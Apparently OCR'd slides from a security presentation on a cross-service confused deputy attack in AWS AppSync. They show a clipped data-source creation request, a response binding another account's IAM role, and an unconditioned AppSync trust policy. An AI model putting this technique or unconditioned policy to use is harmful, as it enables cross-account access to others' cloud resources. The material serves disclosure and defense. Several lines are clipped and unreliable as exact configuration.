
```
{
  "name":"custom_da
  "type":"HTTP",
  "servicerolearn":
  "httpConfig":{
    "endpoint":"htt
```

Response

Pretty Raw Hex Render \n

```
HTTP/2 200 OK
2 Content-Type: application/json
3 Content-Length: 583
4 Date: Fri, 02 Sep 2022 18:45:57 GMT
5 X-Amzn-Requestid: 47634cd6-dd62-4093-96ca-9a035382c9ae
6 Access-Control-Allow-Origin: *
7 Access-Control-Allow-Headers:
  Content-Type,X-Amz-Date,Authorization,X-Api-Key,X-Amz-Security-Token
8 X-Amz-Apigw-Id: X2FX7Fr2IAMFcrg=
9 Access-Control-Allow-Methods: GET,OPTIONS,POST
  ccess-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType
  -Amzn-Trace-Id: Root=1-63124f65-52cb6a83374b38f57441c8e5;Sampled=0
  -Cache: Miss from cloudfront
  ia: 1.1 79864a2cd51b4f0c47f8279cb5db5dd6.cloudfront.net (CloudFront)
  -Amz-Cf-Pop: ORD53-C2
  -Amz-Cf-Id: 9FwYRIHFgBmNWPw74IQ6X_odYj9bqmRpnCtaCHxJiQ8kCb0oXPbK5w==


 "dataSource":{
   "dataSourceArn":
   "arn:aws:appsync:us-east-1:677301038893:apis/7noiry6tmrfctbezoh5sasuv74/
   datasources/custom_data_source",
   "name":"custom_data_source",
   "description":null,
   "type":"HTTP"
   "serviceRoleArn":"arn:aws:iam::464622532012:role/example_role",
```


Cross-Service Confused Deputy Attack



Documentation reference:
https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention

Cross-Service Confused Deputy Attack

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Service": "appsync.amazonaws.com"
            },
            "Action": "sts:AssumeRole"
        }
    ]
}
```




AssumeRole


AWS AppSync Service

Documentation reference:
https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention

